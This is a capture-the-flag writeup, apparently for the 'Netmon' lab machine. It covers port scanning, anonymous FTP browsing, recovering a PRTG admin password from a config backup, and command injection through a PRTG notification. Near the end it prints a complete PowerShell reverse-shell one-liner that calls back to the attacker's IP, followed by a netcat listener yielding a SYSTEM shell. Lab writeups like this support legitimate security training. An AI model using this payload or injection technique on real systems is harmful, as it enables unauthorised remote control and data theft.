Netmon

This is the writeup for Netmon...


An easy Windows box, Lets hack!!!

Quite a few open ports X_X

```
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
```

```
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         syn-ack ttl 127 Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-favicon: Unknown favicon MD5: 36B3EF286FA4BEFBB797A0966B456479
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

We have a few different attack vectors... to save on time lets get the enumeration of HTTP started and in the background, then move too FTP as we have anonymous access, its also looking like C Drive is the root of FTP X_X



I looked into default PRTG creds, those did not work X_X

Lets check out FTP..

```
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  12:18AM                 1024 .rnd
02-25-19  10:15PM       <DIR>          inetpub
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-03-19  08:08AM       <DIR>          Users
02-25-19  11:49PM       <DIR>          Windows
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-25-19  11:44PM       <DIR>          Administrator
02-03-19  12:35AM       <DIR>          Public
226 Transfer complete.
ftp> cd Public
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  08:05AM       <DIR>          Documents
07-16-16  09:18AM       <DIR>          Downloads
07-16-16  09:18AM       <DIR>          Music
07-16-16  09:18AM       <DIR>          Pictures
02-03-19  12:35AM                   33 user.txt
07-16-16  09:18AM       <DIR>          Videos
226 Transfer complete.
ftp> get user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
33 bytes received in 0.0519 seconds (635 bytes/s)
ftp>
```

Well.. user.txt has been downloaded.. the whole FTP is the entire C drive X_X... not something I think you would want to do....

Looking around we dont find much, but inside ProgramData is the PRTG Network Monitor application with some backups..


```
ftp> cd ProgramData
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  12:15AM       <DIR>          Licenses
11-20-16  10:36PM       <DIR>          Microsoft
02-03-19  12:18AM       <DIR>          Paessler
02-03-19  08:05AM       <DIR>          regid.1991-06.com.microsoft
07-16-16  09:18AM       <DIR>          SoftwareDistribution
02-03-19  12:15AM       <DIR>          TEMP
11-20-16  10:19PM       <DIR>          USOPrivate
11-20-16  10:19PM       <DIR>          USOShared
02-25-19  10:56PM       <DIR>          VMware
226 Transfer complete.
ftp> cd Paessler
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-03-20  12:16PM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-03-20  10:11AM       <DIR>          Configuration Auto-Backups
10-03-20  09:29AM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
10-03-20  09:29AM       <DIR>          Logs (Web Server)
10-03-20  09:35AM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
10-03-20  12:16PM              1721850 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
226 Transfer complete.
ftp>
```

Digging around in here, we can find a password for prtgadmin...

```
<dbpassword>
  <!-- User: prtgadmin -->
  PrTg@dmin2018
</dbpassword>
```

After a little messing around.. we are able to log in under prtgadmin by adding a year to the password...


Username: prtgadmin
Password: PrTg@dmin2019



Now to enumerate the site.... We want to find either an upload feature or maybe somewhere we can get code execution...


Found this: https://www.exploit-db.com/exploits/46527
It wants us to add a local user via a Notifications push...

I found within the Settings/Notifications area the add new notifcation, at the bottom it allows us to run a program X_X



The easiest thing to do would try get do a pingBack as i call.. just ping ourselves and see if we see it come through.. though it kept failing.. hmm

ahh it was not that it was failing.. I just was not running it... Click on the notification box..and hit the bell icon to send test notifcation..



```
06:03:24.405608 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8297, length 4
06:03:24.405633 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8297, length 40
06:04:29.847809 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8328, length 4
06:04:29.847833 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8328, length 40
06:04:30.857597 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8329, length 4
06:04:30.857616 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8329, length 40
06:04:31.873358 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8330, length 4
06:04:31.873379 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8330, length 40
06:04:32.888882 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8331, length 4
06:04:32.888906 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8331, length 40
06:04:33.906526 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8332, length 4
06:04:33.906550 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8332, length 40
06:04:34.920957 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8333, length 4
06:04:34.920982 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8333, length 40
06:04:35.935970 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8334, length 4
06:04:35.935992 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8334, length 40
06:04:36.951518 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8340, length 4
06:04:36.951540 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8340, length 40
06:04:37.967357 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8341, length 4
06:04:37.967381 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8341, length 40
06:04:38.982634 IP 10.10.10.152 > archlinux: ICMP echo request, id 1, seq 8342, length 4
06:04:38.982657 IP archlinux > 10.10.10.152: ICMP echo reply, id 1, seq 8342, length 40
```

Alright, we have command exectution..

test;$client = New-Object System.Net.Sockets.TCPClient('10.10.14.36',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|-%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};-$client.Close()"

This looks crazy but its a simple Powershell 1 liner... we will use this to catch get our shell..

```
[chaotic@archlinux Netmon]$ nc -nlvp 4444
Connection from 10.10.10.152:54278

PS C:\Windows\system32>
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> type C:\Users\administrator\Desktop\root.txt
```

Fairly straight-forward box..

That wraps up my Writeup for Writeup X_X